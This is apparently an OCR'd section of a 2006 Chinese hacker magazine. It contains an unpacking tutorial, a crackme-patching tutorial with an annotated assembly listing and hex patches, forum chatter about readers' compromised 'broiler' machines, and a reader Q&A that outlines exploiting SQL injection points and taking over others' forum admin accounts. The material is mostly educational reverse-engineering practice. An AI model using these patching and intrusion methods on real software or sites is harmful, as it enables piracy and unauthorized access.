


图14 输入“tc eip<405000”

回车后，程序很快停在下面，熟悉的4010cc，多么熟悉的面孔，OEP如图15所示。


图15 程序停下，得到OEP

用Od的Dump插件直接脱壳，方式二，不修复输入表即可。

脱壳后若发现程序不能运行，这时需要用Imprec修复引入函数表（Import Table）。

在Oep处填10cc，点IT自动搜索，然后点击输入信息，看到输入表全部有效，点修复抓取文件按钮，选择Dump的文件，修复它。文章到此OVER了，大家有不懂的地方欢迎来论坛（http://www.nohack.cn/bbs）讨论。

（本文提到的程序JDPACK.EXE、NOTEPAD.EXE、unpackme-FSG 1.31-dulek.exe在光盘中有提供。）

编辑点评： 本文作者通过3个例子，给我们详细介绍了脱壳的必会技巧之一——条件追踪（TC）法，想学或者刚学脱壳的朋友一定受益匪浅吧？不过大家光看是没有用的，还是自己找几个程序多实践一下吧，俗话说实践出真知！

高级爆破技巧

风飘雪

严刑拷打程序，设法制造程序自我注册机

本次我来带大家进行爆破进阶学习，通过爆破，实现程序的自我注册机，让程序自己告诉我们它的注册码。Let's go!

目标程序：Rith's crackme
使用工具：ollydbg
程序自我注册机的优点：
1.不需要研究注册算法并提炼出来，再用高级语言编程，省去这些啰嗦事。
2.绝对不会因为你的编程bug而出错，100%不会出错。否则，该投河自尽了。

关键代码如下：

```
004015BC E8E3020000 Call 004018A4
004015C1 8B7E60    mov edi, dword ptr [esi+60]  ；姓名入edi
004015C4 8B5FF8    mov ebx, dword ptr [edi-08]  ；姓名长度入ebx
004015C7 83FB05    cmp ebx, 00000005  ；将姓名长度和5比较
004015CA 7C7E      jl 0040164A  ；小于5，则出错
004015CC 8B4664    mov eax, dword ptr [esi+64]  ；序列号入eax
004015CF 89442414  mov dword ptr [esp+14], eax  ；eax转存
004015D3 3958F8    cmp dword ptr [eax-08], ebx  ；比较姓名长度和序列号长度
(*)004015D6 7572   jne 0040164A  ；不相等，则出错
```


```
004015D8 83FB14    cmp ebx, 00000014 ；姓名长度和14比较
004015DB 7F6D      jg 0040164A ；大于14，则出错
004015DD 33C9      xor ecx, ecx
004015DF 85DB      test ebx, ebx
004015E1 7E54      jle 00401637
004015E3 8B742410 mov esi, dword ptr [esp+10] ；某20位固定数入esi
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
00401631(C)
004015E7 8A040F  mov al, byte ptr [edi+ecx]    ＝＝《算法开始，姓名字符入al
004015EA 0FBE2C31 movsx ebp, byte ptr [ecx+esi] ；ecx为计数器
004015EE 0FBEC0    movsx eax, al
004015F1 99        cdq
004015F2 F7FD      idiv ebp
004015F4 8BC2      mov eax, edx
004015F6 D1E0      shl eax, 1
004015F8 83F87B    cmp eax, 0000007B
004015FB 7E03      jle 00401600
004015FD 83E81A    sub eax, 0000001A
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
004015FB(C)
00401600 83F841    cmp eax, 00000041
00401603 7D09      jge 0040160E
00401605 BA82000000 mov edx, 00000082
0040160A 2BD0      sub edx, eax
0040160C 8BC2      mov eax, edx
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
00401603(C)
0040160E 83F85B    cmp eax, 0000005B
00401611 7E12      jle 00401625
00401613 83F861    cmp eax, 00000061
00401616 7D0D      jge 00401625
00401618 99        cdq
00401619 BD0A000000 mov ebp, 0000000A
0040161E F7FD      idiv ebp
00401620 83C230    add edx, 00000030
00401623 8BC2      mov eax, edx
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses: 0401611(C), :00401616(C)
00401625 8B542414 mov edx, dword ptr [esp+14] ；假序列号进入edx
(**):00401629 38040A cmp byte ptr [edx+ecx], al ；真码假码逐位比较
(**):0040162C 751C  jne 0040164A ；不相等，出错跳走
0040162E 41        inc ecx ；计数器＋1
0040162F 3BCB      cmp ecx, ebx ；比较姓名字符是否取完
00401631 7CB4      jl 004015E7 ；没完，跳回
                                              ＝
                   ＝》算法结束
00401633 8B742418 mov esi, dword ptr [esp+18]
00401637 6A00      push 00000000
* Possible StringData Ref from Data Obj ->"Congratulations!"
00401639 6834304000 push 00403034
(***)0040163E 6820304000  push 00403020 ；消息框的正文文字
00401643 8BCE      mov ecx, esi
00401645 E854020000 Call 0040189E ；调用MessageBoxA消息框
```

只需要修改上面＊号标记的3处即可。

① (**):00401629 38040A cmp byte ptr [edx+ecx], al ；真码假码逐位比较
(**):0040162C 751C jne 0040164A ；不相等，出错跳走
修改为：
mov byte ptr [edx+ecx], al ；将al的真码存入edx
nop
nop
HEX ：38 04 0A 75 1C -> 88 04 11 90 90


如图1所示。

（题外话：Ollydbg会自动将edx + ecx交换位置，变为ecx+edx，不知道为什么。）


图1　修改第一处

② (***)0040163E 6820304000 push 00403020 ；消息框的正文文字
修改为
0040163E C60411 00 mov byte ptr ds:[ecx+edx],0 ；设置edx字符串结束标志，以0结束。可以试试不改这里后的效果，比较一下！
00401642 52 push edx

如图2所示。


图2　修改第二处

其实，修改这2处已经可以了，只是姓名和假注册码的位数必须相等，用起来很不爽，极其不专业，黎叔很生气，干脆把第1处也用九筒伺候。

③ (*):004015D6 7572 jne 0040164A ；不相等，则出错
nop (*)处的跳转，这世界清静了！！
HEX ：75 72 -> 90 90

点鼠标右键，选择“复制到可执行文件”→“所有改动”，如图3所示。





图3　复制到可执行文件

在弹出的新窗口中，保存即可，如图4所示。

最后我们来测试一下，输入“ABCDEF”，得到了注册码“f6d2bh”，如图5所示。



（题外话：这个crackme不好，仅供练习方法，注册码不可显示字符较多。）

（本文提到的程序Rith CrackMe在光盘中有提供。）

编辑点评： 本文作者讲述了如何制作程序自我注册机的方法，举例教我们一步一步制作程序自我注册机，使我们了解了程序自我注册机有不需要研究注册算法，不会因为你的编程bug而出错的优点，希望大家能在实践中慢慢体会。




图5　成功得到注册码

NoHACK 论坛贴吧

小年过了，大年过了，十五也过了。基本上一个传统意义的春节就过去了。大家是不是过得很有意义？看了这么多期我们的杂志，你的肉鸡库里的肉鸡是不是又多了很多？你黑过的站点是不是也多了一些？这里，小行不支持大家去黑，但是义务给别人检测，然后再去告诉他们管理的漏洞，这个是我一直支持的。春节这段时间里，黑客手册论坛的人气依然是十分的火爆啊！论坛人数涨到了 3500 人，真是精彩啊精彩啊！

也许你还沉浸在节日的喜气气氛里没走出来，也许你还在回味着节日里吃的几盘好菜，回味无穷，学习不下去吧？哈哈，考虑到这一点，我也特意准备了几盘好菜给大家品尝，请你们自己准备好筷子，仔细往下看啊！

第一道大菜：黑客手册精彩系列图书3月隆重上市

也许你们想 QB 想得要发狂了，有了 QB 可是好处多多啊！但是师出无门怎么办呢？别急，《黑客手册》最新力作就要上市了，看了以后 QB 想怎么刷就怎么刷，想刷多少就刷多少！

也许你曾经在我们杂志上看到过关于 Google 也能当黑客的事情，只是没怎么深究过，想学一定是你们心里的呼声，但是没教材怎么办啊？别怕，我们的图书就有关于这方面的内容，更多精彩自己去看啊！

也许你很早就接触过服务器，因为对小菜小黑来说，不知道服务器还能知道什么？但是如何入侵？入侵了如何利用？现在关于服务器的攻防等等你都熟悉吗？不知道这个，怎么晋级为大黑啊？别哭，我们的精彩系列图书同样有一本是关于服务器攻防的，简直就是个精彩，自己去品尝这几盘菜吧！

还等什么，赶快拿银子去 BUY 这几本图书，以便早日结束你的小菜生涯，成为大黑的一员。Let us go 啊！

第二道大菜：经典问题大点播

在家过春节，一定少不了的一道菜是烩菜，顾名思义，就是把所有没吃完的菜放在一起回锅热出来再吃，那感觉，真是别有一番滋味啊！

学技术当然也要“烩菜”，知一不知二不行，知二不知三也不行，要的就是全面。请看经典问题大拜年！

1.请问为什么 QQ 硬盘上传不了东西啊？（http://www.nohack.cn/bbs/viewthread.php?tid=2620&extra=page%3D1）

注释：这个问题大家也许司空见惯，知道的不以为什么，但是急坏了多少小菜小黑啊！来这里一起探讨吧！

2.小菜问题（http://www.nohack.cn/bbs/viewthread.php?tid=3036&extra=page%3D1）

注释：究竟是什么问题呢？竟然会吸引了 88 个人的关注，10 多个人的回复，而题目竟然是“小菜问题”。究竟是什么呢？想看自己去啊！

3.[技术资料]由 389 端口引出经典资料（http://www.nohack.cn/bbs/viewthread.php?tid=306&extra=page%3D1）

注释：这盘菜很热啊，心急的不要吃噢，要慢慢地吃，才能吃出里面的滋味哦！600 多人浏览，意思就是说占到论坛会员的五分之一。

第三道大菜：个人PP大展播

看《黑客手册》的文章那么精彩，不知你想不想知道这些精彩的文章都出自谁人之手？（小编们说：你白痴啊，他们不会看署名啊！）我说的是你想不想知道写这些文章的作者和编发这些文章的编辑的 PP 啊？？在[我的照片]版里真的好多好多啊！

1.看过 12 月份杂志的一定都看到了我们手册的小编集体大拜年，其中的首席设计师的拜年是不是很酷？其实人更酷！（说真的，都快要赶上我了啊！）

敬请关注：http://www.nohack.cn/bbs/viewthread.php?tid=1274&extra=page%3D2

2.lopo 的女友

别人的女友看了也没用的，不要有什么想法啊！

敬请关注：http://www.nohack.cn/bbs/forumdisplay.php?fid=25&page=1

3.作者 naofantian 的文章大家都看过没？但是他的人没看过吧？原来长得赛西施啊！哈哈！

敬请关注：http://www.nohack.cn/bbs/viewthread.php?tid=248&extra=page%3D5

三道大菜吃完了，是不是还想娱乐娱乐 HAPPY 一下，来参与参与活动健下身。

06 年的《黑客手册》论坛的斑竹评选将会换个全新的方式，具体如何请关注管理区的公告啊！另外，每月一名的幸运会员我们将给予一份礼品。怎么才能做幸运会员呢？多关注杂志，多关注论坛，在群里不潜水。总之即是幸运加随机加实际表现构成最终的幸运会员。如果你有什么好的关于论坛的建议，好的发展想法，请给我发信笺啊！（wushufeng2006@vip.163.com）最佳建议者将会得到一本精美的杂志哦！

Q&A

主持人：B4N

Q 如果我发现一个站点有注入点，接下来，我该怎么利用它？

A SQL注入式攻击是指利用设计上的漏洞，在目标服务器上运行Sql命令，以及进行其他方式的攻击，由于动态生成Sql命令时没有对用户输入的数据进行验证是Sql注入攻击得逞的主要原因。而通常我们都会利用注入点进行数据库的查询（管理员账号密码或者一些有用的数据），当然也有人会利用注入得到的账号密码作为一个字典，还有人会用来备份数据库得到webshell，但是仅限于MSSQL之类的，而ACCESS就不可以了。

Q 遇到"[2006-02-08 201825] 拦截针对本机的Worm.Sasser(震荡波)攻击，来自 222.35.178.68"这种情况怎么解决啊，它老是攻击我。

A 你使用了防火墙之后，所有的网络动作都会被过滤，你现在所给的信息就是来自于你的天网防火墙。如果你不想它整天提示的话，设置为不提示就可以了。至于为什么它会整天攻击你，是因为它开辟线程，在本地开辟后门，监听TCP 5554端口，作为FTP服务器等待远程控制命令。病毒以FTP的形式提供文件传送，它开辟了128个扫描线程，以本地IP地址为基础，取随机IP地址，疯狂地试探连接445端口，试图利用windows的LSASS中存在一个缓冲区溢出漏洞进行攻击，一旦攻击成功会导致对方机器感染此病毒并进行下一轮的传播，攻击失败也会造成对方机器的缓冲区溢出，导致对方机器程序非法操作以及系统异常等。

Q 怎么修改别人网站论坛的管理密码啊？

A 首先，要看他所使用的论坛程序是什么版本，是否存在漏洞。如果存在漏洞的话，可以根据漏洞的介绍或者工具进行入侵，从而修改密码。如果没有的话，可以根据管理员的密码使用习惯进行猜解，这是密码心理学的问题，这期的"社会工程学"栏目有讲。

Q 在家使用无线路由的时候，整天看到WEP这东西，请问什么是WEP啊？

A 全称Wired Equivalent Protocol（有线等效协议），是为了保证802.11b协议数据传输的安全性而推出的安全协议，该协议可以通过对传输的数据进行加密，这样可以保证无线局域网中数据传输的安全性。

Q 什么是MS-DOS

A MS-DOS是Microsoft Disk Operating System的简称，意即由美国微软公司(Microsoft)提供的磁盘操作系统。在Windows 95以前，DOS是PC兼容电脑的最基本配备，而MS-DOS则是使用最普遍的PC兼容DOS。

最基本的MS-DOS系统由一个基于MBR的BOOT引导程序和三个文件模块组成。这三个模块是输入输出模块(IO.SYS)、文件管理模块（MSDOS.SYS)及命令解释模块(COMMAND.COM)。除此之外，微软还在零售的MS-DOS系统包中加入了若干标准的外部程序（即外部命令），这样才与内部命令（即由COMMAND.COM解释执行的命令)一同构建起一个在磁盘操作时代相对完备的人机交互环境。有关MS-DOS的各种命令，请参见MS-DOS命令列表。

MS-DOS一般使用命令行界面来接受用户的指令，不过在后期的MS-DOS版本中，DOS程序也可以通过调用相应的DOS中断来进入图形模式，即DOS下的图形界面程序。

Q 请问各位朋友，有谁可以发发善心教我清除spyware？

A Spyware是间谍软件，通常都用来作为盗取密码之用，记录键盘输入的顺序。一般情况下杀毒软件都能很顺利地查杀spyware，如果你觉得需要专门查杀Spyware的软件的话，可以去试试Microsoft出的Microsoft Windows AntiSpyware或者是Zone Labs出的ZoneAlarm Anti-Spyware。

Q 我最近下载了"流光"回来，谁知被杀毒软件查杀了，这是为什么啊？

A "流光"一款很出名的黑客软件（Hacker Tool)，自然逃脱不了杀毒软件的追杀，杀毒软件有滥杀无辜的嫌疑，当然，如果是别人别有用心的在你机器上安装了后门或者其他什么工具，杀毒软件越权追杀，也保护了你的安全哦。任何事情都有双面性，就看你自己怎么处理了。一般在使用黑客软件的时候，我都会关闭杀毒软件。

Q 整天看到有人说上httpwww.666×.comvip.htmQQ=就可以免费拿到6位数的QQ和很多的QB，是真的吗？

A 其实这是一种宣传的手法，借助人们爱贪小便宜的心理去欺骗大众，还有就是个别的网站以此种办法来传播病毒或是盗取密码，很多都是为了利用大家的访问提升自己在Alexa的排名而已。

Q 如果要安装Linux或者Unix操作系统，请问哪里可以下载？

A 很多地方都可以下载的，上次我们也提供了少数的Linux系统的盘啊。

下载地址：httpwww.chinaunix.netdownload
httpwww.linuxfans.orgnukemodules.phpname=Site_Downloads

Q Linux与Windows有哪些异同点？

A Windows是图形界面的，Linux类似以前的DOS，是文本界面的。如果你运行了图形界面程序X-WINDOWS后，Linux也能显示图形界面，也有开始菜单、桌面、图标等。

Windows有MS-DOS方式，在该方式下通过输入DOS命令来操作电脑；而Linux与Windows类似，也有命令方式，Linux启动后如果不执行X-WINDOWS，就会处于命令方式下，必须发命令才能操作电脑。另外Linux上也有很多的应用软件，安装运行了这些软件后，你就可以在Linux上编辑文档、图片，玩游戏、上网、播放多媒体文件等。

不过Linux的分区格式和目录结构与Windows迥然不同，应用软件的安装方式也不同。

Q 一机二系统，windows xp 和 RH linux不知该如何在linux下调用win xp下的内容，比如.pdf文件？

A rh9的locale是utf-8的，这样试试：mount -o iocharset=utf8 devhda1 mntxxx(具体分区和目录参数自己填)。如果不行就自行查看一下locale再对应挂。而pdf 文件可以用xpdf 查看，要看中文还要装一下语言包。

【NOHACK 闹元宵】

活动小结

By：Cass

“一曲笙歌春似海；千门灯火夜如年。”正是描绘了正月十五闹元宵的热闹场面！

元宵节还没到。各大社区早已纷纷起手准备，大红灯笼挂满社区，煞是好看！灯谜也都张贴了出来，当看到很多人涌向那些贴满灯谜的活动宣传栏时，我突然有一个想法：我们 NOHACK 也可以搞一个灯谜会啊！让大家也热闹一下！对，也搞一个！

想法有了，也下定决心要搞。接着就给 BBS 里的几位管理员发短消息，申请举办一个灯谜会。很快得到回复，几个管理员朋友均表示大力支持，还提供奖品！（热泪啊~）并初步制定了活动的时间、内容和规则！

“上级”已经批准，接着要看自己好好露一手了。先是做[活动预告]，然后绘制活动需要的版面，搜集灯谜。

可惜，时间紧迫，难题重重啊！首先时间不够，做版面就不能太细致；搜集灯谜更难，因为在论坛发布，so，必须打断从网络找谜面的这条思路。郁闷！！！

经过艰苦的“斗争”，终于在正月十五早晨完成所有准备工作！回头看看来时的“路”有点恐怖！我满街跑着问人家灯谜，还被一老太太误为从“非正常人类研究中心”里面跑出来的，哎！路虽然是曲折的，看到大家的支持，我是欣慰的！

经过重重筛选，最后选定了 20 道题目（如下）：

1、元宵——猜两种食品
2、梅花——猜一首儿歌
3、俯首甘为孺子牛——猜一小品名字
4、桃李芬芳——猜一越剧名字
5、看灯失散——猜一京剧名角儿
6、黄药师——猜一首歌曲名字
7、汁——猜一种药品名字
8、白云深处有人家——猜一名胜古迹
9、三横六竖，孔夫子要猜三天——猜一字
10、十女耕地，地半边——猜一字
11、合谷血——猜一字
12、悬崖勒马——猜一国家名字
13、杞良喜取孟美女——猜一歌曲名字
14、残日照旗杆——猜一体育名词
15、春秋——猜两句成语
16、胡服——猜一句唐诗
17、留取清白在人间——猜一化妆品名
（当时在图上“化妆”被写成了“化装”，被眼尖得坛友一眼看出，汗啊）
18、交——猜一现代历史事件
19、七仙女嫁出去一个——猜一句成语
20、风平浪静营业忙——猜一城市名

活动于 2006 年 2 月 12 日（农历正月 15 日）中午 12 点准时开始！一开始就迎来了大家狂热的点击热潮，纷纷发言，至此活动结束，活动帖子点击率已超过 400 次！由此可以看出大家对此活动的积极性很高！

活动于 2006 年 2 月 13 日（农历正月 16 日）中午 12 点圆满结束！并公布了所有正确答案，依次为：

1、汤团，挂面　2、春天在那里　3、说事儿
4、春香传　5、张火丁　6、在那桃花盛开的地方
7、十滴水　8、天一阁(或)天安门　9、晶　10、妻
11、穴　12、危地马拉　13、万家欢乐　14、F1
15、一年半载，无冬无夏　16、身上衣裳口中食
17、爽身粉　18、八一起义　19、六神无主　20、宁波

我们本着公平、公正的原则从众多参赛者中选出了 5 名优胜者，依次为：

smallrascal lopo angy123 小凤 pretende

祝贺你们，你们真的好聪明哪！（掌声~~）他们将得到由 NOHACK 提供的奖品！呵呵~~！我也被评为 NOHACK 活动大使，谢谢大家得支持！我会继续努力的！也希望大家可以支持我！谢谢！（热烈鼓掌，CASS 热泪盈眶）

最后祝我们《黑客手册》的所有读者天天开心！《黑客手册》越办越好！

附录

16450033『黑客手册』天津群
16475479 黑客手册东北菜鸟群（群已满）
6216228 《黑客手册》新疆分群
10447624 非安全广西群
15329623 非安全江西群
11119989 非安全湖南菜鸟群
18089437 非安全四川分群
7060240 黑客手册陕西分群
13817677 非安全河北群
10320680 黑客手册浙江讨论群
15115140 黑客手册贵州群
18730224 黑客手册甘.青.宁.群
16467089 nohack 湖北分群
13203629 nohack 江苏菜菜群
20415690 黑客手册山西分群
2820673 《黑客手册》无锡群
21055525 No『非安全』--河南
11119989 nohack 长沙菜鸟群
21096371 NoHack 大连群
20167203 河南 NoHack 联盟
